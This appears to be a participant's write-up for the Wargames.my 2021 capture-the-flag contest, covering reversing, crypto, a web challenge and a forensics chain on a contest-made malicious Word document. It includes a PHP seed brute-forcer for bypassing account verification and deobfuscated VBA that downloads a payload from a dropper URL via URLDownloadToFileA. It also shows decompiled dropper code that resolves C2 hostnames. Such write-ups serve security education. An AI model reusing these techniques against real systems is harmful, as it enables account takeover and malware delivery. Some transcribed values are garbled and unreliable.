




Capture The Flag (CTF) Wargames.my 2021

VS



Sorok	3
Flagmaker	4
Whack-an-emoji	5
Mountain	6
Corrupt	7
Capture-The-Flag	8
Bendera3	9
EasyRSA	10
Forensics	11
Hash of EML	11
Hash of Document	11
Hash of Malware	11
Hash of Dropper Site	13
Hash of API Used to Download Malware	13
Hash of XOR Key	14
Hash of C2 Hostname	15
Hash of C2 Communication Encryption	17
Hash of DGA Algorithms	17

Sorok

1. Let WASM load in browser, breakpoint on lines 0x97 and 0xa4 and log each char to xor
 - a. $\text{Input}[i] \oplus \text{Array}[i] = \text{Result}[i]$
 - b. therefore
 - c. $\text{Array}[i] \oplus \text{Result}[i] = \text{Input}[i]$
2. Profit!

```
0x093      i32.add
0x094      i32.load8_u
0x097      i32.xor
0x098      local.get $var0
0x09a      i32.const 4
0x09c      i32.mul
0x09d      i32.const 256
0x0a0      i32.add
0x0a1      i32.load8_u
0x0a4      i32.ne
0x0a5      br_if $label13
0x0a7      local.get $var0
0x0a8      i32.const 1
```

```
home > kali > Desktop > solve_sorok.py
1  array_1 = [90, 104, 94, 47, 178, 101, 158, 63, 205, 72, 191, 15,
2    22, 86, 232, 86, 47, 62, 75, 41, 124, 56, 87, 58, 135, 71,
3    105, 22, 147, 26, 190, 81]
4  array_2 = [3, 7, 43, 15, 211, 23, 251, 31, 163, 39, 203, 47,
5    115, 55, 155, 63, 67, 71, 107, 79, 19, 87, 59, 95, 227, 103,
6    11, 111, 179, 119, 219, 127]
7
8  key = ""
9  for i in range(len(array_1)):
10     key += chr(array_1[i] ^ array_2[i])
11
12  print(key)
13
14  #wgmy{487f7b22f68312d2c1bbc93b1aea445b}
```



Flagmaker

1. Binary created using obash
 - a. <https://github.com/louigi600/obash/blob/master/interpreter.c>
2. Using EDB, breakpoint after it decrypts buffer and dump contents

```
66  /* NB: crypted_script is a variable not defined in here but is in
67  //  printf("length of the crypted script: %i\n",strlen(crypted_sc
68
69  ctx=malloc(strlen(crypted_script));
70  plaintext=malloc(strlen(crypted_script));
71
72  /* Initialise the openssl library */
73  ERR_load_crypto_strings();
74  OpenSSL_add_all_algorithms();
75  OPENSSL_no_config();
76
77  ctx=unbase64(crypted_script,strlen(crypted_script));
78  rb=decrypt(ctx,ctx_len,key,iv,plaintext);
79
```

a.

3. After dumping contents, iterate through the layers and replace eval's with echo to dump
4. After reaching final layer, determined script is an rc4.sh script
5. At bottom of final layer you will see CIPHERTEXT comparison

```
391  # print the end result
392  echo -en "\nciphertext (hex):\t" 1>&2
393  echo -e "${CIPHERTEXT^^}"
394  echo -en "\nplaintext:\t\t" 1>&2
395  echo -e "${PLAINTEXT}"
396  if [ "${CIPHERTEXT^^}" == "DD38593CEC368BE7DFC709E59A4878F7C462D6BD6E128515B39CCE1E94012814C056821E976D" ]
397  then
398  | printf "Flag has been launch!!!! Submit your flag\n\n"
399  else
400  | printf "Flag launching sequence failed!\n\n"
401  fi
402  else
403  # decrypted
```

a.

6. Send this ciphertext for decryption using same script to get flag

```
(base) (kali㉿kali)-[~/Desktop]
└─$ echo -n "DD38593CEC368BE7DFC709E59A4878F7C462D6BD6E128515B39CCE1E94012814C056821E976D" | ./flagmaker_dump_2.sh -d


starting up the flag maker engine ...
Initiating flag launching sequence ...

plaintext:      wgmy{57da7e9e691d02a99b6116be6156927b}
```

a.

Whack-an-emoji

1. Using cheat engine, search and set countdown time from 5 seconds to a higher number
2. Enjoy a slow emoji finding game. Restart if you fail!



Mountain

1. Register a user (in our case bla), we are given password,
2. With leaked bak file, we can write a small bruteforcer to get the verify code used to seed mt_srand
3. Verify using this code and login with password provided during registration
4. Profit!

```
username bla  
pw 1407633968
```

```
https://mountain.wargames.my/verify.php?username=bla&verify=1111295564
```

```
for($i = 1000000000; $i<9999999999; $i++){  
    mt_srand($i);  
    $acc_passwd = mt_rand();  
    if ($acc_passwd == 1407633968){  
        echo $i;  
    }  
}
```

Corrupt

1. Fix image width, height doesn't matter, and get flag

The screenshot shows a hex editor window titled 'corrupt.png x' and a photo viewer window titled 'Photos - corrupt.png'.

The hex editor displays the following hex data (addresses 0000h to 00F0h):

```
0000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52
0010h: 00 00 01 90 00 00 01 90 08 00 00 00 00 3A 7E 9B
0020h: 00 00 00 00 09 70 4B 5F 73 00 00 0E C7 00 00 0E
0030h: C7 01 00 00 00 00 00 00 00 19 74 45 58 74 53 6F
0040h: 66 74 77 61 72 65 00 77 77 77 2E 69 6E 6B 73 63
0050h: 61 70 65 2E 6F 72 67 9B EE 3C 1A 00 00 02 D2 19
0060h: 44 41 54 78 DA ED 5A DB 6E EC 20 0C 64 47 FB FF
0070h: 9F 3C EA 43 4E C0 E0 0B E4 6C 2B 55 D5 F8 A5 2B
0080h: 02 BE 8D 3D 38 51 5F 6C 92 DF 24 50 0A 04 88 44
0090h: 80 08 10 89 00 11 20 12 01 22 40 24 02 44 80 48
00A0h: 04 88 44 80 08 10 89 00 11 20 12 01 22 40 CA E3
00B0h: D8 2B C1 7F 68 FC E9 82 41 65 F3 C3 6C 3C 74 1D
00C0h: F3 A9 F7 87 71 31 0C 95 55 1E 18 A5 26 D2 93 6D
00D0h: 44 3F 71 87 32 2D 1A 2B E1 62 E9 EA 7A 62 98 E1
00E0h: 2E B8 2B 1B 68 E5 1E 1F 35 1B C0 EF 02 24 CA 23
00F0h: 37 FB 27 F3 27 CE DB 6D 26 49 60 5F E3 6D 17 E0
```

The photo viewer shows a black image with a white text box containing the flag: `wgmy{b6ab0e5d4b7278066d9b5691ecf3bac2}`.


The hex editor also shows a table of template results for the PNG file:

Name	Value	Start	Size
struct PNG_SIGNATURE sig		0h	8h
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public, ...)	8h	19h
uint32 length	13	8h	4h
union CTYPE type	IHDR	Ch	4h
struct PNG_CHUNK_IHDR ihdr	400 x 400 (x8)	10h	Dh
uint32 width	400	10h	4h
uint32 height	400	14h	4h
ubyte bits	8	18h	1h
enum PNG_COLOR_SPACE_TY...	GrayScale (0)	19h	1h
enum PNG_COMPRESSION_METH...	Deflate (0)	1Ah	1h
enum PNG_FILTER_METHOD fi...	AdaptiveFiltering (0)	1Bh	1h
enum PNG_INTERLACE_METH...	NoInterlace (0)	1Ch	1h
uint32 crc	3A7E9B59h	1Dh	4h
struct PNG_CHUNK chunk[1]	pHYs (Ancillary, Publ...	21h	15h
struct PNG_CHUNK chunk[2]	tEXt (Ancillary, Public...	36h	25h
struct PNG_CHUNK chunk[3]	IDAT (Critical, Public, ...)	5Bh	2DEh
struct PNG_CHUNK chunk[4]	IEND (Critical, Public, ...)	339h	Ch

a.

Capture-The-Flag

1. Unzip CTF.sb3
2. Open the project.json
3. Beautify file
4. Scroll till you see


a. The screenshot shows a code editor with a dark background. On the left, line numbers 1510 through 1522 are visible. The code is a JSON array of objects. The object at line 1514 has a 'LIST' parameter with the value 'flag'. The code is as follows:

```
1510 }, {
1511   "id": "y:$@3w1jw7gT.bd%F[",
1512   "mode": "list",
1513   "opcode": "data_listcontents",
1514   "params": {
1515     "LIST": "flag"
1516   },
1517   "spriteName": null,
1518   "value": ["g", "w", "y", "m", "7", "{", "b", "8", "3", "1", "b", "d", "2", "3", "c", "4", "7", "d", "1", "9", "4", "7", "d", "a", "d", "b",
1519     "8", "0", "0", "9", "0", "3", "0", "d", "3", "2", "}", "c", "g"],
1520   "width": 0,
1521   "height": 0,
1522   "x": 6,
1523   "y": 0,
```


5. Break into 2 char pairs, swap first and second chars
6. Profit!

Bendera3

1. User a vdex extractor that can support vdex027
 - a. <https://github.com/anestisb/vdexExtractor/pull/72>
2. Convert to a jar file using a tool like dex2jar
3. Open with jd-gui to extract algorithm



4. Dump and decode using an online java compiler



EasyRSA

1. Plug in variables from python script into online tool
2. Use hint as value for phi
3. Profit!

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku'

★ BROWSE THE [FULL DCODE TOOLS' LIST](#)

Results

⚠️ ✓ D computed with ϕ, E
✓ Décryption using C,D,N

wgmy{227d1562df0d940d94d75b0512f4bc6c}

RSA Cipher - [dCode](#)

Tag(s) : Modern Cryptography, Arithmetics

Share

[+](#) [f](#) [t](#) [r](#) [e](#)

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!
A suggestion ? a feedback ? a bug ? an idea ? [Write to dCode!](#)

RSA CIPHER

Cryptography › Modern Cryptography › RSA Cipher

RSA DECODER

Indicate known numbers, leave remaining cells empty.

★ VALUE OF THE CIPHER MESSAGE (INTEGER) C=
32659517071722427097274727393868734947032499122853

★ PUBLIC KEY E (USUALLY E=65537) E=
65537

★ PUBLIC KEY VALUE (INTEGER) N=
18304313499627278872497347106781088765844971752924

★ PRIVATE KEY VALUE (INTEGER) D=

★ FACTOR 1 (PRIME NUMBER) P=

★ FACTOR 2 (PRIME NUMBER) Q=

★ INTERMEDIATE VALUE PHI (INTEGER) Φ =
18304313499627278872497347106781088765844971752924

★ DISPLAY ☒ PLAINTEXT AS CHARACTER STRING
☐ COMPUTED VALUES (C,D,E,N,P,Q,...)
☐ PLAINTEXT AS INTEGER NUMBER
☐ PLAINTEXT AS HEXADECIMAL FORMAT

[CALCULATE/DECRYPT](#)

RSA CERTIFICATE READER (N AND E VALUES)

Forensics

Hash of EML

1. Download the zip then unzip it, this will help us get the EML file. Calculate it using HashMyFiles.



Filename	SHA1	SHA-256
[Job Application] Security Engineer.eml		f4053a1aca84638b565c5f941a21b948477252d7536e31ca41de0deae14e2c
CV_Abdul_Manab.doc	706301fc19042ffcab697775c30fe7dd9db4c5a6	27a9cc271bc3e1ad5304e6123d8c21078f6bf1

Flag - wgmy{f4053a1aca84638b565c5f941a21b948477252d7536e31ca41de0deae14e2c}

Hash of Document

Download the Document file into local then calculate the hash using HashMyFiles.

Flag - wgmy{706301fc19042ffcab697775c30fe7dd9db4c5a6}

Hash of Malware

1. Install OLEVBA from <https://github.com/decalage2/oletools/tree/master/oletools> to extract the VBA information.

```
(wargame) C:\Users\user\Downloads\artifact>olevba CV_Abdul_Manab.doc > a
(wargame) C:\Users\user\Downloads\artifact>
```

```

C: > Users > user > Downloads > artifact > 1-oleextract
1  olevba 0.60 on Python 3.9.5 - http://decalage.info/python/oletools
2  =====
3  FILE: CV_Abdul_Manab.doc
4  Type: OLE
5  -----
6  VBA MACRO ThisDocument.cls
7  in file: CV_Abdul_Manab.doc - OLE stream: 'Macros/VBA/ThisDocument'
8  -----
9
10
11 Sub ParagraphExample()
12     Dim oPara As Paragraph
13     Set oPara = ActiveDocument.Paragraphs(1)
14     MsgBox oPara.Range.Text

```

2. In the middle part, it is a base64 encoded. Copy all out then use BurpSuite Decoder to decode it.

Hex String	ascii	6173636969
Hex String	ThisDocum	54686973446f63756d
Hex String	ent.RmslEcnea	656e742e526d736c45636e6561
Hex String	cation	6361746966f6e
Hex String	DQoNCiAgICAgICAgICAg	44516f4e43694167494341674943416749434167494341
	ICAgICAgICAgRGVjbGFy	16749434167494341675247566a624746795a53425164
	ZSBQdHJTYWZlIEZ1bmN0	484a5459575a6c49455a31626d4e306157
	aW	
Hex String	9uIEldE1vZHVvZUhhbm	39754945646c644531765a4856735a556868626d52735
	RsZUEgTGliICJrZXJuZW	a55456754476c6949434a725a584a755a57777a4d6949
	wzMlIgKEJ5VmFsIE9wcn	674b454a35566d467349453977636e425659576c68564
	BVYwLhVGx0c0l0ZW9Ubi	7783063306c305a573955626942426379425464484a70
	BBcyBTdHJpbmcpIEFzIE	626d63704945467a49457876626d64516448494e436b5
	xvbmQdHINCKRlY2xhcm	26c59327868636d5567554852795532466d5a53424764
	UgUHRyU2FmZSBGdW5jdG	57356a64476c76626942485a585251636d396a5157526
	lvbiBHZXRQcm9jQWRkcm	b636d567a6379424d61574967496d746c636d356c6244
	VzcyBMaWlIgImt1cm51bD	4d794969416f516e6c57595777675632317664464e6c5
	MyIiAoQnlwYWwgV21vdF	8324a4664484a6c52334a73636d386751584d67544739

3. After decoded, it is a VBA. Use Microsoft Office Macro to run the VBA. With little modification on the original VBA, we can use Debug.Print to print all the variables. This will reveal the XOR Key and the Dropper Site.

```
Public Function Xor_Func(raw_xor_key_1 As String, DataIn As String) As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim raw_xor_key_2 As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(raw_xor_key_1)) + 1
raw_xor_key_2 = Mid(raw_xor_key_1, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(raw_xor_key_2))
Debug.Print ("LnemTaoeDswe: " & LnemTaoeDswe)
Debug.Print ("WotaDr: " & WotaDr)
Debug.Print ("raw_xor_key_1: " & raw_xor_key_1)
Debug.Print ("raw_xor_key_2: " & raw_xor_key_2)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
```

Immediate

```
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: b
LnemTaoeDswe: http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe
WotaDr: 13
raw_xor_key_1: wghykqpqxbpbusefktfw
raw_xor_key_2: u
http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe
KictIec: [E]
LnemTaoeDswe: d
WotaDr: 1
raw xor key 1: wghykqpqxbpbusefktfw
```

4. Download the cmd64.exe manually then put into HashMyFiles.

Filename	SHA1	SHA-256
[Job Application] Security Engineer.eml	158c9a1c1ac928302d65c73cf1fa45802a9b9e...	f4053a1aca84638b565c5f941a21b9484772520d7536e31ca41de0deae14e2c
CV_Abdul_Manab.doc	706301fc19042ffcab697775c30fe7dd9db4c5a6	27a9cc271bc3e1ad5304e6123d8c21078f6bf19824717975288deae932fc76fc
cmd64.exe	094832f61127bbaaf9857d2e3ca6b3ffd3688e31	a01b7bc45297b6e6ae587d28cce5bd0fcc68a14504b0cac0bb8dfb0385c67712

Flag - wgmy{094832f61127bbaaf9857d2e3ca6b3ffd3688e31}

Hash of Dropper Site

SHA1 and other hash functions online generator

sha-1

Result for sha1: e88f4d8ad2551e5c91c742d53229944abd30c5ea

Flag http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe -

wgmy{e88f4d8ad2551e5c91c742d53229944abd30c5ea}

Hash of API Used to Download Malware

1. Look for suspicious Sub that uses Windows API. The Sub PmepEais calling a function that is using
AgmaLphoy = DisPCallFunc(0, GetProcAddress(LoadLibrary(ElaeletsO_gG),

SoieRtcIlua), 4, *AloeRur*, *FansOruaGmnaVsit*, *VType(0)*, *VPtr(0)*, *windapi_getproaddress*)

```
'Calling Windows API PmepEai$ malware_url, file_exe_path, user_agent
Sub PmepEai$(ByVal malware_url As String, ByVal file_exe_path As String, user_agent As String)
Dim YrisLsteClroYoeat As LongPtr
Dim GaleTdrca As LongPtr
GaleTdrca = 0
YrisLsteClroYoeat = windapi_getproaddress(Decrypt_Func(Decode_func("4168") & Decode_func("554546415166"
("673431")), vbLong, GaleTdrca, malware_url, file_exe_path, GaleTdrca, GaleTdrca)
End Sub
```

2. Modify the previous Macro using same method Debug.Print to print out the Windows API URLDownloadToFileA.

```
unknown2 = Decrypt_Func(Decode_func("4168") & Decode_func("554546415166"))
unknown3 = Decrypt_Func(Decode_func("496a556b505151474868305841785132476a554d43") & Decode_func("673431"))
Debug.Print ("unknown2: " & unknown2)
Debug.Print ("unknown3: " & unknown3)
'PfrpNlunCmdPog malware_url, file_path, Decrypt_Func(Decode_func("4f676753454163644556354d54454243585241
'running_File_path file_path

malw_url: URLDownloadToFil
WotaDr: 16
raw_xor_key_1: wghykqpqxbpusefktfw
raw_xor_key_2: f
malw_url: URLDownloadToFile
WotaDr: 17
raw_xor_key_1: wghykqpqxbpusefktfw
raw_xor_key_2: k
malw_url: URLDownloadToFileA
WotaDr: 18
raw_xor_key_1: wghykqpqxbpusefktfw
raw_xor_key_2: t
malw_exe_file: URLDownloadToFileA
unknown2: urlmon
unknown3: URLDownloadToFileA
```

urldownloadtofile	hash
sha-1 ▼	
Result for sha1: c276cee25db80584ad8f07d39b683baf86a656aa	

Flag urldownloadtofile - wgmy{c276cee25db80584ad8f07d39b683baf86a656aa}

Hash of XOR Key

1. Using the same method to Debug.Print to print out the XOR Key.

```
Public Function Xor_Func(raw_xor_key_1 As String, DataIn As String) As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim raw_xor_key_2 As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(raw_xor_key_1)) + 1
raw_xor_key_2 = Mid(raw_xor_key_1, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(raw_xor_key_2))
Debug.Print ("LnemTaoeDswe: " & LnemTaoeDswe)
Debug.Print ("WotaDr: " & WotaDr)
Debug.Print ("raw_xor_key_1: " & raw_xor_key_1)
Debug.Print ("raw_xor_key_2: " & raw_xor_key_2)
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
```

```
raw_xor_key_1: wghykpqxpbusefktfw
raw_xor_key_2: b
LnemTaoeDswe: http://mbnxosod7oj3lm5nkylu.for.wargames.my/cmd64.exe
WotaDr: 13
raw_xor_key_1: wghykpqxpbusefktfw
raw_xor_key_2: u
http://mbnxosod7oj3lm5nkylu.for.wargames.my/cmd64.exe
KictIec: []E[]
LnemTaoeDswe: d
WotaDr: 1
raw_xor_key_1: wghykpqxpbusefktfw
```

SHA1 and other hash functions online generator

wghykpqxpbusefktfw

hash

sha-1

▼

Result for sha1:

23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba

Flag wghykpqxpbusefktfw - wgmy{23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba}

Hash of C2 Hostname

1. Unzip the cmd64.exe then use <https://github.com/rocky/python-decompile3> to decompile __main__.py

```
(py37_32bit) C:\Users\user\Downloads\artifact\cmd64>decompyle3 __main__.py > artifacts.py
(py37_32bit) C:\Users\user\Downloads\artifact\cmd64>_
```

```

C: > Users > user > Downloads > artifact > cmd64 > artifacts.py > ...
1  # decompyle3 version 3.8.0
2  # Python bytecode 3.7.0 (3394)
3  # Decompiled from: Python 3.7.11 (default, Jul 27 2021, 09:46:33) [MSC
4  # Embedded file name: __main__.pyc
5  import subprocess, socket, os, platform, base64, json, time
6  from urllib.parse import urlencode
7  from urllib.request import Request, urlopen
8  from itertools import cycle
9
10 def encrypt(data, key):
11     data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data
12     return base64.b64encode(data.encode()).decode()
13
14
15 def decrypt(data, key):
16     data = base64.b64decode(data).decode()
17     return ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data
18
19
20 def getData():

```

2. Simple modification on the getC2 function from return domain to print(domain), this will loop on the getC2 function with getIP function. Once matched with a live host, it will reveal the C2 hostname with IP address.

```

35     print(domain)
36     if getIP(domain) != False:
37         print([domain])
38

```

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL
	wbgfcln.for.wargames.my		
	wbgfcln.for.wargames.my		
	'206.189.150.125'		
	wbgfcln.for.wargames.my		
	wcmkewn.for.wargames.my		
	wcmkewn.for.wargames.my		
	wdspgqt.for.wargames.my		
	wdspgqt.for.wargames.my		
	weyuiwn.for.wargames.my		
	weyuiwn.for.wargames.my		
	wfpmknq.for.wargames.my		
	wfpmknq.for.wargames.my		
	wgspmqd.for.wargames.my		
	wgspmqd.for.wargames.my		
	whvrotw.for.wargames.my		
	whvrotw.for.wargames.my		
	'128.199.100.139'		
	whvrotw.for.wargames.my		
	wiyuqwn.for.wargames.my		
	wiyuqwn.for.wargames.my		
	wjnwsyo.for.wargames.my		
	wjnwsyo.for.wargames.my		
